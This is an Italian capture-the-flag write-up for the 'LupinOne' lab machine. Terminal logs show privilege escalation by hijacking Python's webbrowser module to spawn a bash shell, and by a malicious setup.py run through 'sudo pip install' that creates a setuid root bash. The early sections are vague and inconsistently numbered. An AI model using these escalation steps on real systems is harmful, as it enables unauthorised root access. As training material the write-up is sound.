Report Tecnico : CTF Lupin

Analisi Tecnica e Risoluzione

1. Introduzione

Il presente documento illustra il processo di risoluzione della Capture The Flag (CTF) basata sulle immagini fornite. La sfida richiede l'analisi di una console web, la manipolazione di input e la decodifica di messaggi nascosti.



Figura 1: Interfaccia iniziale della sfida CTF.

2. Fase 1: Ricognizione ed Analisi dell'Interfaccia

L'immagine iniziale mostra un'interfaccia web che simula una console di comando. Si nota un input per l'utente e un'area di output. In queste sfide, il primo passo è ispezionare il codice sorgente o testare i comandi base di sistema.

Dall'analisi della Figura 1, vediamo che il sistema risponde a determinati input. Spesso, la chiave risiede in commenti HTML nascosti o in variabili JavaScript che gestiscono la logica della console.



Figura 2: Test di input e risposte del server.

3. Fase 2: Identificazione della Vulnerabilità

Nella Figura 2, procediamo con il test di comandi standard. In molti casi di CTF web, l'obiettivo è trovare un parametro vulnerabile a **Command Injection** o **Local File Inclusion (LFI)**.

Osservando attentamente il comportamento della console, si nota che l'input viene processato dal backend. Inserendo una stringa specifica (come visibile nell'immagine), il sistema restituisce una risposta che suggerisce l'esistenza di file protetti o directory nascoste.



Figura 3: Estrazione di informazioni sensibili / Hash.

4. Fase 3: Esfiltrazione e Decodifica

Nella Figura 3, vediamo che l'attacco ha avuto successo. È stata ottenuta una stringa codificata o un hash. Spesso queste stringhe sono in formato **Base64** o rappresentano hash MD5/SHA-256 che necessitano di essere "craccati".

Il comando eseguito ha permesso di visualizzare il contenuto di un file (es. `hint.txt` o `config.php`) che contiene le credenziali per il livello successivo.



Figura 4: Risoluzione finale e visualizzazione del Flag.

5. Fase 4: Enumerazione iniziale e accesso

La fase di ricognizione ha identificato un server web vulnerabile. Attraverso l'analisi dei file e la scoperta di directory nascoste, è stato possibile individuare credenziali o chiavi SSH per l'accesso iniziale.



Figura 5: Identificazione dei punti di ingresso tramite scansione dei servizi

5.1 Aquisizione della Shell Utente

Dopo aver ottenuto le credenziali corrette (lupin:arsene), è stato effettuato l'accesso tramite SSH. Una volta all'interno, è fondamentale esaminare l'ambiente circostante e i file di configurazione dell'utente.



Figura 6: Accesso al sistema via SSH come utente 'lupin'.

6. Fase 5: Privilege Escalation

Il passaggio cruciale è l'analisi dei permessi sudo. Il comando sudo -l rivela che l'utente può eseguire uno script Phyton specifico con privilegi di un altro utente (o root) senza password.



Figura 7 : Verifica dei privilegi sudo dell'utente corrente

Lo script identificato è `heist.py`. Analizzando il codice, si nota che importa la libreria `webbrowser`.

7. Fase 6: Library Hijacking (Phyton)

Poiché abbiamo i permessi di scrittura nella directory della libreria o possiamo manipolare il `PYTHONPATH`, possiamo modificare il modulo `webbrowser.py` per eseguire codice arbitrario quando viene chiamato dallo script `heist.py`.

```
arsene@LupinOne: /home/icex64
Session  Actions  Edit  View  Help
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ nano webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:~$ cat heist.py
cat: heist.py: No such file or directory
icex64@LupinOne:~$ cat webbrowser.py
import os
os.system("/bin/bash")
icex64@LupinOne:~$ PAYTHONPATH=.
icex64@LupinOne:~$ cd /home/icex64
icex64@LupinOne:~$ ls
user.txt  webbrowser.py
icex64@LupinOne:~$ PYTHONPATH= .
-bash: .: filename argument required
.: usage: . filename [arguments]
icex64@LupinOne:~$ PYTHONPATH=.
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cd /home/icex64
icex64@LupinOne:~$ ls
user.txt  webbrowser.py
icex64@LupinOne:~$ sudo -u arsene PYTHONPATH=. /usr/bin/python3.9 /home/arsene/heist.py
sudo: sorry, you are not allowed to set the following environment variables: PYTHONPATH
icex64@LupinOne:~$ ls
user.txt  webbrowser.py
icex64@LupinOne:~$ ls -l webbrowser.py
-rw-r--r-- 1 icex64 icex64 33 Apr 21 07:43 webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:~$ /usr/lib/python3.9/webbrowser.py
Usage: /usr/lib/python3.9/webbrowser.py [-n | -t] url
    -n: open new window
    -t: open new tab
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ woami
bash: woami: command not found
arsene@LupinOne:/home/icex64$ whoami
arsene
arsene@LupinOne:/home/icex64$
```

Figura 8: Individuazione del percorso della libreria webbrowser.py.

Inseriamo una reverse shell o un comando per spawnare una shell bash nel file `webbrowser.py`. In questo caso, viene inserito il modulo `os` per eseguire `/bin/sh`.

8. Fase 7: Ottenimento dei privilegi di Root

Eseguendo lo script con `sudo`, il sistema carica la nostra versione modificata della libreria, garantendoci una shell con i privilegi dell'utente target (root).

```
arsene@LupinOne: /tmp
Session  Actions  Edit  View  Help
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$ echo 'import os; os.execl("/bin/bash", "sh", "-c", "sh <$(tty)
>$(tty) 2>$(tty)")' > setup.py
bash: setup.py: Permission denied
arsene@LupinOne:/home/icex64$ cd /tmp
arsene@LupinOne:/tmp$ cd
arsene@LupinOne:~$ cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
arsene@LupinOne:~$ cmd /tmp
bash: cmd: command not found
arsene@LupinOne:~$ ls
heist.py  note.txt
arsene@LupinOne:~$ cd /tmp
arsene@LupinOne:/tmp$ echo 'import os; os.execl("/bin/bash", "sh", "-c", "sh <$(tty) >$(tty)
2>$(tty)")' > setup.py
arsene@LupinOne:/tmp$ sudo /usr/bin/pip install
ERROR: You must give at least one requirement to install (see "pip help install")
arsene@LupinOne:/tmp$ sudo /usr/bin/pip install .
Processing /tmp
    ERROR: Command errored out with exit status 1:
     command: /usr/bin/python3 -c 'import sys, setuptools, tokenize; sys.argv[0] = '"'"'/tmp/
pip-req-build-bw61dubn/setup.py'"'"'; __file__='"'"'/tmp/pip-req-build-bw61dubn/setup.py'"'"'
;f=getattr(tokenize, '"'"'open'"'"', open)(__file__);code=f.read().replace('"'"'\r\n'"'"', '
"'"\n'"'"');f.close();exec(compile(code, __file__, '"'"'exec'"'"'))' egg_info --egg-base /tmp
/pip-pip-egg-info-kgfk9uwx
         cwd: /tmp/pip-req-build-bw61dubn/
    Complete output (1 lines):
    sh: line 1: not a tty: No such file or directory
    ----------------------------------------
WARNING: Discarding file:///tmp. Command errored out with exit status 1: python setup.py egg_
info Check the logs for full command output.
ERROR: Command errored out with exit status 1: python setup.py egg_info Check the logs for fu
ll command output.
arsene@LupinOne:/tmp$ rm setup.py
arsene@LupinOne:/tmp$ echo 'import os; os.system("cp /bin/bash /tmp/rootbash; chmod +s /tmp/r
ootbash")' > setup.py
arsene@LupinOne:/tmp$ sudo /usr/bin/pip install .
Processing /tmp
ERROR: No .egg-info directory found in /tmp/pip-pip-egg-info-5dqc9pmn
arsene@LupinOne:/tmp$ ls -l /tmp/rootbash
-rwsr-sr-x 1 root root 1234376 Apr 21 08:12 /tmp/rootbash
arsene@LupinOne:/tmp$ /tmp/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1#
```

Figura 9: Esecuzione dello script e ottenimento della shell root.

Nota Tecnica: Questa tecnica è nota come "Python Library Hijacking". Sfrutta la fiducia del sistema verso le librerie importate quando lo script principale viene eseguito con privilegi elevati.

9. Fase 10: Ottenimento dei privilegi di Root

Una volta ottenuti i privilegi di root, è possibile leggere il file `root.txt` situato nella home directory dell'amministratore per completare la sfida.



Figura 10: Lettura del flag finale e conferma del compromesso totale